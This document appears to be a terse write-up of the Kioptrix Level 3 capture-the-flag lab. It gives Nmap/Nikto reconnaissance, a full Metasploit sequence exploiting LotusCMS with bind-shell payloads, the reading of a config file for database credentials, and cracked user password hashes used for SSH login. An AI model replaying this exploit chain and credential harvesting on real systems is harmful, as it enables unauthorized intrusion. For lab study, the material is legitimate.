

**KIOPTRIX L3 PENTEST SHORT COURSE**

**Tools Used**Nmap  
Nikto


Open Ports

80 – hhtp  
22 – SSH  
Nikto –h 10.0.2.6  
From the results i found that Apache was appearing to be outdated as well as different directories. I found that phpmyadmin is up and it was so.

Searchsploit LotusCMS:  
I used CMS because I couldn’t brute force the login details



Since the vuln is available, I decided to use msfconsole to exploit it  
**Search lotuscms**

Use exploit/multi/http/lcms\_php\_exec  


Use php/remote/18565.rb  
search lotuscms in msfconsole  
use exploit/multi/http/lcms\_php\_exec  
show options

set rhosts 10.0.2.6

set PAYLOAD generic/shell\_bind\_tcp

*set PAYLOAD php/meterpreter/bind\_tcp* (Use this payload if u cant get access)

set URI /

set LHOST (my IP)


exploit


After access open


**ls -l** **gallery  
cat gallery/gconfig.php**


<http://10.0.2.6/phpmyadmin/navigation.php?db=gallery&token=074460e5517d254824f46d5fce8f9854>


http://kioptrix3.com/gallery/












THIS IS ROOT LOGIN

http://10.0.2.6/phpmyadmin/index.php?db=gallery&lang=en-utf-8&token=dadb15ddc85189ec2333317a1028ea04



THIS IS PHPMY ADMIN

ID: dreg PWORD: 0d3eccfb887aabd50f243b3f155c0f85 – Mast3r

ID: loneferret PWORD: 5badcaf789d3d1d09794d8f021f40f0e -- starwars

ssh -oHostKeyAlgorithms=+ssh-dss [dreg@kioptrix3.com](mailto:dreg@kioptrix3.com) to get access